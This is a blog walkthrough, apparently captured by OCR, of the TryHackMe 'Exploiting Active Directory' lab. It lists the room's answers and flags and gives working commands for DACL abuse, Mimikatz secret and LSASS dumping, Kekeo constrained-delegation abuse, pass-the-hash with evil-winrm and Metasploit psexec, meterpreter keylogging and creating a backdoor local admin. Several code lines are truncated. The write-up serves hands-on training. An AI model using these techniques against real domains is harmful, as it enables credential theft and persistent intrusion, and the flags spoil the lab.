
Exploiting Active Directory TryHackMe Walkthrough

Rich · Follow

11 min read · Feb 13, 2024

Listen Share More



TL;DR Walkthrough of the Exploiting Active Directory TryHackMe room.

A full list of our TryHackMe walkthroughs and cheatsheets is here.

Background

This was actually a really good room covering

- DACL enumeration & abuse
- Abusing Constrained Delegation
- SMB signing and ntlmrelayx
- Abusing common user behavior
- GPO enumeration & abuse
- Abusing AD CS
- Abusing domain trust relationships

We have shown how to setup, abuse, and mitigate most of this stuff in the lab before but more practice is always good. We have not setup AD CS yet, so that part was really good.

Admin note

I will list the questions and answers first under each task, then show how I found the flag.

Finally I'll show any poking around after getting the flag, then move on to the next task.

If you're reading this because you got stuck doing one of the tasks then please feel free to simply Ctrl + F. I got rather stuck myself on Task 3 as THM's instructions weren't crystal clear and I'm unfamiliar with Constrained Delegation.

— — Task 1 — -

One has to download the OVPN file for this room from here. Please note that it is a shared room, so occasionally others have already created a dump file on the Desktop, reset a password, etc.

If the room hangs then people start voting to reset it. Once the vote hits 5 the room resets. If you are working through this room make sure you keep an eye on that part at the top of the page as the IPs may change if the room resets. I found that I had to re-generate and re-download the OVPN file for the room almost every time it reset.

Connect using the room's OVPN file, add the specified IP for THM's DC to Kali's DNS servers, and request your Domain User credentials from distributor.za.tryhackme.loc/creds. I received za\barbara.reid \ Password1.

— — Task 2 — -

Which ACE would allow you to update any non-protected parameter of a target object?


GenericWrite

What is the value of the flag stored on the Desktop of the Administrator user on THMWRK1 (flag1.txt)?

THM{Permission.Delegation.FTW!}

One would normally use BloodHound to help find lateral movement and escalation paths following initial compromise. THM helpfully told us what to look for. I ran SharpHound on THMWRK1, copy/pasted the resulting Zip file to my lab VM that's running Neo4j and BloodHound, and confirmed it. I chose T2_lawrence.lewis as my target since it was at the bottom of the list and I was hoping no one else was using that account as a result.

I put a writeup showing how to setup BloodHound here.



```
xfreerdp /v:10.200.12.248 /u:barbara.reid /p:Password1
```


I then copy/pasted RedTeam.ps1, AbuseTool.ps1, and Get-ADNestedGroups.ps1 from my Kali VM. I didn't really need RedTeam or Get-ADNestedGroups as I already knew what rights Barbara.reid had from BloodHound, but habit is habit.

If you want to use Mishky's Red Team tool yourself we put it on GitHub here and an explanation of how to use it on Medium here.

I'm glad I used it as I found and fixed a bug in the process. I had tested it out in the home lab using groups that did not have a space in them, however our target group here is "IT Support".

One can simply

- run RedTeam while RDPed into THMWRK1 as Barbara.reid
- Hit option 3 and type in IT Support (you may have to wait a few minutes or logoff/log back on after this)
- Hit option 5 and type T2_lawrence.lewis



This is what Mishky's tool is doing in the background to join the group:

```
# - - Option 3, add oneself to a group - -
function Add-Yourself {
Try
{
$target = Read-Host "Enter the SamAccountName of the group you want to add your
$class = (Get-ADObject -Filter {SamAccountName -eq $target}).ObjectClass
If($class -eq "group") {Add-ADGroupMember -Identity "$target" -Members $me}
```

```
ElseIf($class -eq $null) {Write-Host "The specified SamAccountName does not exi
ElseIf($class -ne "group") {Write-Host "The target must be a group."}
} #Close the try
Catch {Write-Host "You made a typo somewhere in your input, or you lack the rig
} #Close the function
```

This is what Mishky's tool is doing in the background to reset the password:


```
# - - Option 5, Reset a given user's password - -
function Reset-Password {
$target = Read-Host "Enter the SamAccountName of the user whose password you wa
If(Get-ADUser -Filter {SamAccountName -eq $target})
{
Try
{
Set-ADAccountPassword -Identity $target -Reset -NewPassword (ConvertTo-SecureSt
Write-Host "$target password is now Password00!! . Enjoy."
} #Close the try
Catch {Write-Host "Error, you probably don't have the rights required (GenericA
} #Close the If
Else {Write-Host "The target must be a user's SamAccountName"}
} #Close the function
```

Now we use the new account to RDP to THMWRK1 with local admin privileges and pull the first flag.

```
#Remember to escape the '!' in BASH with a '\'
xfreerdp /v:10.200.60.248 /u:T2_lawrence.lewis /p:Password00\!\! /dynamic-resol
```

```
Get-Content C:\Users\Administrator\Desktop\flag1.txt
```

THM{Permission.Delegation.FTW!}



— — Task 3 — -

Which Kerberos Delegation type allows for delegation of all services?

Unconstrained Delegation

Which Kerberos Delegation type allows the service to specify who is allowed to delegate to it?

Resource-Based Constrained Delegation

Which Constrained Delegation service allows access to the file system of the system via delegation?

CIFS

What is the value of the flag stored in the Desktop directory of the Administrator user on THMSERVER1 (flag2.txt)?

THM{Constrained.Delegation.Can.Be.Very.Bad}

Run PowerShell as Administrator using T2_lawrence.lewis's credentials. I copy/pasted Invoke-Mimikatz.ps1 to THMWRK1.

```
. C:\Tools\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"token::elevate" "privilege::debug" "lsadump::secrets
```

This gets us:

Secret : _SC_thmwinauth / service 'thmwinauth' with username : svcIIS@za.tryhackme.loc

cur/text: Password1@


Query for delegation:

```
Get-ADUser -Filter {TrustedToAuthForDelegation -eq $true} -Properties * | Selec
```

We can now use our knowledge of svcIIS's credentials to abuse the delegation.

This part was tricky and THM did not explain exactly how to execute the attack super well. I had to

- Open 2 PowerShell windows
- Run Kekeo in the left window
- Run Mimikatz in the right window
- Exit Kekeo in the left window after the Mimikatz commands, but do NOT close either window.
- Execute the 'New-PSession' and 'Enter-PSSession' using the now gained rights in the left window.



If anything is done out of order or I tried to use the newly gained rights in the right window then nothing would work. I'd then have to do a 'klist purge', restart

THMWRK1, and try again from the top. This also didn't want to work at all in PowerShell_ISE or when I ran Kekeo.exe or Mimikatz.exe in their own separate windows using 'Start-Process' in PowerShell.

In the left window:

```
#Open a PowerShell terminal just for kekeo
C:\Tools\kekeo\x64\kekeo.exe

tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:Password1@

tgs::s4u /tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.

tgs::s4u /tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.
```

In the right window:

```
#Open a new PowerShell terminal for Mimikatz, do NOT do this in the same termir
. C:\Tools\Invoke-Mimikatz.ps1

Invoke-Mimikatz -Command '"privilege::debug" "kerberos::ptt TGS_t1_trevor.jones
```

Back in the left window:

```
#Back in Kekeo terminal
exit

New-PSSession -ComputerName thmserver1.za.tryhackme.loc
Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc

Get-Content C:\Users\Administrator\Desktop\flag2.txt
```

THM{Constrained.Delegation.Can.Be.Very.Bad}

Nice, we got the flag. Don't close that left PowerShell window yet though! It's running as a local admin on THMSERVER1 after all.

```
#Create a new local admin on THMSERVER1
New-LocalUser -Name "Mishka" -Password(ConvertTo-SecureString -AsPlainText "Pas
Add-LocalGroupMember -Group "Administrators" -Member "Mishka"
```


We can now easily get back into THMSERVER1 as a local admin if needed.

I also dumped creds using

```
Get-Process lsass | Out-Minidump
```

And read them offline, but all I got was a trevor.local with NTLM 41cb324dee3768a2777a1d640b2808a8. I used this account in Task 5, although I could have simply used the new local admin I created above.

If anyone is curious our howto on using Out-Minidump and reading the DMP file offline with Mimikatz is here.



— — Task 4 — -

How often (in days) are the passwords of Windows machine accounts rotated by default?

30

What should not be enforced if we want to relay an SMB authentication attempt?

SMB Signing

What is the value of the flag stored in the Desktop directory of the Administrator.ZA user on THMSERVER1 (flag3.txt)?

```
#Use the access we already gained in Task 3
evil-winrm -i 10.200.60.201 -u Mishka -p Password00
```

```
Get-Content C:\Users\Administrator.ZA\Desktop\flag3.txt
```

THM{Printing.Some.Shellz}

I didn't bother with Responder on this one. If anyone is curious we ran a howto on name poisoning, ntlmrelayx, and how to mitigate here.

— — Task 5 — -

What application is used to open the kdbx credential database?

keepass

What meterpreter command do we use to move from SYSTEM to user context?

migrate

What is the password of the credential database?

Imreallysurenoonewillguessmypassword

What is the value of the flag stored in the credential database?

THM{AD.Users.Can.Give.Up.Good.Secrets}

```
evil-winrm -i 10.200.60.201 -u trevor.local -H 41cb324dee3768a2777a1d640b2808a8
```


```
Get-ChildItem -Path "C:\Users" -include "*.kdbx" -Recurse
download C:\Users\Administrator.ZA\Documents\PasswordDatabase.kdbx
download C:\Users\t1_trevor.jones\Documents\PasswordDatabase.kdbx
download C:\Users\trevor.local\Documents\PasswordDatabase.kdbx
```

```
msfconsole
use exploit/windows/smb/psexec
set LHOST 10.50.11.32
set RHOST 10.200.60.201
set SMBUser trevor.local
set SMBShare C$
set SMBPass aad3b435b51404eeaad3b435b51404ee:41cb324dee3768a2777a1d640b2808a8
run
```

```
ps | grep "explorer"
#Look for a PID running as THMSERVER1\trevor.local
migrate 3852
keyscan_start
keyscan_dump

#You may have to dump a few times until you see it
```

Imreallysurenoonewillguessmypassword



Back on your Kali VM:


```
sudo apt install keepassx
```

Just double click the *.kdbx file and KeePassXC will open.

THM{AD.Users.Can.Give.Up.Good.Secrets}

Also in the DB, we get some creds :)

svcServMan \ Sup3rStr0ngPass!@



— — Task 6 — -

What object allows users to configure Windows policies?

Group Policy Object

What AD feature allows us to configure GPOs for the entire AD structure?


Group Policy Management

What is the name of the GPO that our compromised AD account owns?

Management Server Pushes

What is the value of the flag stored on THMSERVER2 in the Administrator's Desktop directory (flag4.txt)?

THM{Exploiting.GPOs.For.Fun.And.Profit}




```
xfreerdp /v:10.200.60.248 /u:barbara.reid /p:Password1 /dynamic-resolution
```

Or

```
xfreerdp /v:10.200.60.248 /u:t2_lawrence.lewis /p:Password00\!\!
```

```
runas /netonly /user:za.tryhackme.loc\svcServMan cmd.exe
gpmc.msc
```

